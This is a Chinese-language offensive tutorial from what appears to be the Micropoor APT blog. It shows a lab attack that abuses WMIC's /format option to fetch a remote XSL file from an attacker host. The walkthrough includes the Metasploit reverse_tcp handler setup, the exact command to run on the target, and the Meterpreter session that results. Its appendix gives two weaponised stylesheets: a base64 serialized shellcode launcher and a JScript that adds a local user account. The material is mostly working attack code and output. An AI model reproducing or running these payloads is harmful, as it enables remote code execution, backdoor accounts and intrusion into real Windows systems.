专注APT攻击与防御
https://micropoor.blogspot.com/

注：请多喝点热水或者凉白开，可预防**肾结石**，**通风**等。

Wmic简介：

WMIC扩展WMI（Windows Management Instrumentation，Windows管理工具），提供了从命令行接口和批命令脚本执行系统管理的支持。在WMIC出现之前，如果要管理WMI系统，必须使用一些专门的WMI应用，例如SMS，或者使用WMI的脚本编程API，或者使用象CIM Studio之类的工具。如果不熟悉C++之类的编程语言或VBScript之类的脚本语言，或者不掌握WMI名称空间的基本知识，要用WMI管理系统是很困难的。WMIC改变了这种情况。

说明：Wmic.exe所在路径已被系统添加PATH环境变量中，因此，Wmic命令可识别，需注意x86，x64位的Wmic调用。

Windows 2003 默认位置：

> C:\WINDOWS\system32\wbem\wmic.exe
> C:\WINDOWS\SysWOW64\wbem\wmic.exe

Windows 7 默认位置：


> C:\Windows\System32\wbem\WMIC.exe
> C:\Windows\SysWOW64\wbem\WMIC.exe

攻击机： 192.168.1.4 Debian
靶机： 192.168.1.119 Windows 2003
192.168.1.5 Windows 7

配置攻击机msf：

```
msf exploit(multi/handler) > show options

```

```
Module options (exploit/multi/handler):

 Name Current Setting Required Description
 ---- --------------- -------- -----------



Payload options (windows/meterpreter/reverse_tcp):

  Name Current Setting Required Description
  ---- --------------- -------- -----------
  EXITFUNC process yes Exit technique (Accepted: '', seh, thread, process, none)
  LHOST 192.168.1.4 yes The listen address (an interface may be specified)
  LPORT 53 yes The listen port


 Exploit target:

  Id Name
  -- ----
  0 Wildcard Target

```




```
msf exploit(multi/handler) > show options

Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     192.168.1.4      yes       The listen address (an interface may be specified)
   LPORT     53               yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target


msf exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.1.4:53
```


靶机执行：

Windows 7：

> C:\Windows\SysWOW64\wbem\WMIC.exe os get /format:"http://192.168.1.4/Micropoor.xsl"




```
C:\Users\John\Desktop>C:\Windows\SysWOW64\wbem\WMIC.exe os get /format:"http://1
92.168.1.4/Micropoor.xsl"
```




```
msf exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.1.4:53
[*] Sending stage (179779 bytes) to 192.168.1.5
[*] Meterpreter session 49 opened (192.168.1.4:53 -> 192.168.1.5:14224) at 2019-01-18 15:24:24 -0500

meterpreter > getuid
Server username: John-PC\John
meterpreter > getpid
Current pid: 15544
```

Windows 2003：




系统:
Microsoft Windows Server 2003 R2
Enterprise x64 Edition
Service Pack 2

注册到:



```
C:\Documents and Settings\Administrator>net user

\\WIN03X64 的用户帐户

-------------------------------------------------------------------------------
Administrator            ASPNET                   Guest
IUSR_WIN03X64            IWAM_WIN03X64            SUPPORT_388945a0
命令成功完成。
```

> WMIC.exe os get /format:"http://192.168.1.4/Micropoor_2003.xsl"



```
C:\Documents and Settings\Administrator>net user

\\WIN03X64 的用户帐户

-------------------------------------------------------------------------------
Administrator            ASPNET                   Guest
IUSR_WIN03X64            IWAM_WIN03X64            Micropoor
SUPPORT_388945a0
命令成功完成。
```

附录：

Micropoor_Win7.xsl：

```
<?xml version='1.0'?>
<stylesheet
xmlns="http://www.w3.org/1999/XSL/Transform" xmlns:ms="urn:schemas-microsoft-com:xslt"
xmlns:user="placeholder"
version="1.0">
<output method="text"/>
<ms:script implements-prefix="user" language="JScript">
<![CDATA[

 function setversion() {
 }
 function debug(s) {}
 function base64ToStream(b) {
  var enc = new ActiveXObject("System.Text.ASCIIEncoding");
  var length = enc.GetByteCount_2(b);
  var ba = enc.GetBytes_4(b);
  var transform = new ActiveXObject("System.Security.Cryptography.FromBase64Transform");
  ba = transform.TransformFinalBlock(ba, 0, length);
  var ms = new ActiveXObject("System.IO.MemoryStream");
  ms.Write(ba, 0, (length / 4) * 3);
  ms.Position = 0;
  return ms;
 }

 var serialized_obj = "AAEAAAD/////AQAAAAAAAAAEAQAAACJTeXN0ZW0uRGVsZWdhdGVTZXJpYWxpemF0aW9uSG9sZGVy"+
 "AwAAAAhEZWxlZ2F0ZQd0YXJnZXQwB21ldGhvZDADAwMwU3lzdGVtLkRlbGVnYXRlU2Vya
 WFsaXph"+
 "dGlvbkhvbGRlcitEZWxlZ2F0ZUVudHJ5IlN5c3RlbS5EZWxlZ2F0ZVNlcmlhbGl6YXRpb
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 "ZXIvU3lzdGVtLlJlZmxlY3Rpb24uTWVtYmVySW5mb1NlcmlhbGl6YXRpb25Ib2xkZXIJA
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 "AAAACQQAAAAEAgAAADBTeXN0ZW0uRGVsZWdhdGVTZXJpYWxpemF0aW9uSG9sZGVyK0Rlb
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 "RW50cnkHAAAABHR5cGUIYXNzZW1ibHkGdGFyZ2V0EnRhcmdldFR5cGVBc3NlbWJseQ50Y
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 "cmlhbGl6YXRpb25Ib2xkZXIrRGVsZWdhdGVFbnRyeQYFAAAAL1N5c3RlbS5SdW50aW1lL
 lJlbW90"+
 "aW5nLk1lc3NhZ2luZy5IZWFkZXJIYW5kbGVyBgYAAABLbXNjb3JsaWIsIFZlcnNpb249M
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 "MCwgQ3VsdHVyZT1uZXV0cmFsLCBQdWJsaWNLZXlUb2tlbj1iNzdhNWM1NjE5MzRlMDg5B
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 "dGFyZ2V0MAkGAAAABgkAAAAPU3lzdGVtLkRlbGVnYXRlBgoAAAANRHluYW1pY0ludm9rZ
 QoEAwAA"+
 "ACJTeXN0ZW0uRGVsZWdhdGVTZXJpYWxpemF0aW9uSG9sZGVyAwAAAAhEZWxlZ2F0ZQd0Y
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 "B21ldGhvZDADBwMwU3lzdGVtLkRlbGVnYXRlU2VyaWFsaXphdGlvbkhvbGRlcitEZWxlZ
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 "dHJ5Ai9TeXN0ZW0uUmVmbGVjdGlvbi5NZW1iZXJJbmZvU2VyaWFsaXphdGlvbkhvbGRlc
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 "AAAAAAAAX0NvckRsbE1haW4AbXNjb3JlZS5kbGwAAAAAAP8lACAAEAAAAAAAAAAAAAAA
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 "AGUAcwBjAHIAaQBwAHQAaQBvAG4AAAAAACAAAAAwAAgAAQBGAGkAbABlAFYAZQByAHMA
 aQBvAG4A"+
 "AAAAADAALgAwAC4AMAAuADAAAABQABcAAQBJAG4AdABlAHIAbgBhAGwATgBhAG0AZQAA
 AHcAbQBp"+
 "AF8AYwBzAF8AZABsAGwAXwBwAGEAeQBsAG8AYQBkAC4AZABsAGwAAAAAACgAAgABAEwA
 ZQBnAGEA"+
 "bABDAG8AcAB5AHIAaQBnAGgAdAAAACAAAABYABcAAQBPAHIAaQBnAGkAbgBhAGwARgBpAGwAZQBu"+
 "AGEAbQBlAAAAdwBtAGkAXwBjAHMAXwBkAGwAbABfAHAAYQB5AGwAbwBhAGQALgBkAGwAbAAAAAAA"+
 "NAAIAAEAUAByAG8AZAB1AGMAdABWAGUAcgBzAGkAbwBuAAAAMAAuADAALgAwAC4AMAAAADgACAAB"+
 "AEEAcwBzAGUAbQBiAGwAeQAgAFYAZQByAHMAaQBvAG4AAAAwAC4AMAAuADAALgAwAAAAAAAAAAAA"+
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 "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA"+
 "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA"+
 "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA"+
 "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA"+
 "AAAAAAAAAAAAAAAAAAAAAAENAAAABAAAAAkXAAAACQYAAAAJFgAAAAYaAAAAJ1N5c3RlbS5SZWZs"+
 "ZWN0aW9uLkFzc2VtYmx5IExvYWQoQnl0ZVtdKQgAAAAKCwAA";
 var entry_class = 'ShellCodeLauncher.Program';

 try {
  setversion();
  var stm = base64ToStream(serialized_obj);
```

```
  var fmt = new ActiveXObject('System.Runtime.Serialization.Formatters.Binary.BinaryFormatter');
  var al = new ActiveXObject('System.Collections.ArrayList');
  var d = fmt.Deserialize_2(stm);
  al.Add(undefined);
  var o = d.DynamicInvoke(al.ToArray()).CreateInstance(entry_class);

} catch (e) {
  debug(e.message);
}

]]> </ms:script>
</stylesheet>
```

Micropoor_2003.xsl:

```
<?xml version='1.0'?>
<stylesheet
xmlns="http://www.w3.org/1999/XSL/Transform" xmlns:ms="urn:schemas-microsoft-com:xslt"
xmlns:user="placeholder"
version="1.0">
<output method="text"/>
<ms:script implements-prefix="user" language="JScript">
<![CDATA[

var r = new ActiveXObject("WScript.Shell").Run("net user Micropoor Micropoor /add");

]]> </ms:script>
</stylesheet>
```

- Micropoor